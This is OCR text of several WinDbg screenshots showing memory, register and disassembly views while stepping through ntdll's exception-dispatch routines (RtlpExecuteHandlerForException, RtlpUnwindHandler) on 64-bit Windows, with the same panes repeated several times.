
Memory

Virtual: rsp Previous Next

Display format: Quad Hex

```
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 | Thrd 001:220c | ASM | OVR | CAPS | NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc29fdc 7511 jne ntdll!RtlpExceptionHandler+0x1f (00007ff
00007ffe`0cc29fde 488b4220 mov rax,qword ptr [rdx+20h]
00007ffe`0cc29fe2 488b4018 mov rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118 mov qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000 mov eax,2
00007ffe`0cc29fef 90 nop
00007ffe`0cc29ff0 c3 ret
00007ffe`0cc29ff1 cc int 3
00007ffe`0cc29ff2 cc int 3
00007ffe`0cc29ff3 cc int 3
00007ffe`0cc29ff4 cc int 3
00007ffe`0cc29ff5 cc int 3
00007ffe`0cc29ff6 cc int 3
00007ffe`0cc29ff7 660f1f840000000000 nop word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28 sub rsp,28h
00007ffe`0cc2a004 4c894c2420 mov qword ptr [rsp+20h],r9
00007ffe`0cc2a009 41ff5130 call qword ptr [r9+30h]
00007ffe`0cc2a00d 90 nop
00007ffe`0cc2a00e 4883c428 add rsp,28h
00007ffe`0cc2a012 c3 ret
00007ffe`0cc2a013 cc int 3
00007ffe`0cc2a014 cc int 3
00007ffe`0cc2a015 cc int 3
00007ffe`0cc2a016 cc int 3
00007ffe`0cc2a017 cc int 3
00007ffe`0cc2a018 cc int 3
00007ffe`0cc2a019 0f1f8000000000 nop dword ptr [rax]
ntdll!RtlpUnwindHandler:
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff948
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 0003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cc29fe2 488b4018        mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118        mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000      mov     eax,2
00007ffe`0cc29fef 90              nop
00007ffe`0cc29ff0 c3              ret
00007ffe`0cc29ff1 cc              int     3
00007ffe`0cc29ff2 cc              int     3
00007ffe`0cc29ff3 cc              int     3
00007ffe`0cc29ff4 cc              int     3
00007ffe`0cc29ff5 cc              int     3
00007ffe`0cc29ff6 cc              int     3
00007ffe`0cc29ff7 660f1f840000000000 nop   word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28        sub     rsp,28h
00007ffe`0cc2a004 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130        call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90              nop
00007ffe`0cc2a00e 4883c428        add     rsp,28h
00007ffe`0cc2a012 c3              ret
00007ffe`0cc2a013 cc              int     3
00007ffe`0cc2a014 cc              int     3
00007ffe`0cc2a015 cc              int     3
00007ffe`0cc2a016 cc              int     3
00007ffe`0cc2a017 cc              int     3
00007ffe`0cc2a018 cc              int     3
00007ffe`0cc2a019 0f1f8000000000  nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220        mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10          mov     r10,qword ptr [rax]
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rsp Previous Next

Display format: Quad Hex

```
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 | Thrd 001:220c | ASM | OVR | CAPS | NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc29fe2 488b4018 mov rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118 mov qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000 mov eax,2
00007ffe`0cc29fef 90 nop
00007ffe`0cc29ff0 c3 ret
00007ffe`0cc29ff1 cc int 3
00007ffe`0cc29ff2 cc int 3
00007ffe`0cc29ff3 cc int 3
00007ffe`0cc29ff4 cc int 3
00007ffe`0cc29ff5 cc int 3
00007ffe`0cc29ff6 cc int 3
00007ffe`0cc29ff7 660f1f840000000000 nop word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28 sub rsp,28h
00007ffe`0cc2a004 4c894c2420 mov qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130 call qword ptr [r9+30h]
00007ffe`0cc2a00d 90 nop
00007ffe`0cc2a00e 4883c428 add rsp,28h
00007ffe`0cc2a012 c3 ret
00007ffe`0cc2a013 cc int 3
00007ffe`0cc2a014 cc int 3
00007ffe`0cc2a015 cc int 3
00007ffe`0cc2a016 cc int 3
00007ffe`0cc2a017 cc int 3
00007ffe`0cc2a018 cc int 3
00007ffe`0cc2a019 0f1f8000000000 nop dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220 mov rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10 mov r10,qword ptr [rax]
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff920
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cc29fe2 488b4018        mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118        mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000      mov     eax,2
00007ffe`0cc29fef 90              nop
00007ffe`0cc29ff0 c3              ret
00007ffe`0cc29ff1 cc              int     3
00007ffe`0cc29ff2 cc              int     3
00007ffe`0cc29ff3 cc              int     3
00007ffe`0cc29ff4 cc              int     3
00007ffe`0cc29ff5 cc              int     3
00007ffe`0cc29ff6 cc              int     3
00007ffe`0cc29ff7 660f1f840000000000 nop   word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28        sub     rsp,28h
00007ffe`0cc2a004 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130        call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90              nop
00007ffe`0cc2a00e 4883c428        add     rsp,28h
00007ffe`0cc2a012 c3              ret
00007ffe`0cc2a013 cc              int     3
00007ffe`0cc2a014 cc              int     3
00007ffe`0cc2a015 cc              int     3
00007ffe`0cc2a016 cc              int     3
00007ffe`0cc2a017 cc              int     3
00007ffe`0cc2a018 cc              int     3
00007ffe`0cc2a019 0f1f8000000000  nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220        mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10          mov     r10,qword ptr [rax]
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

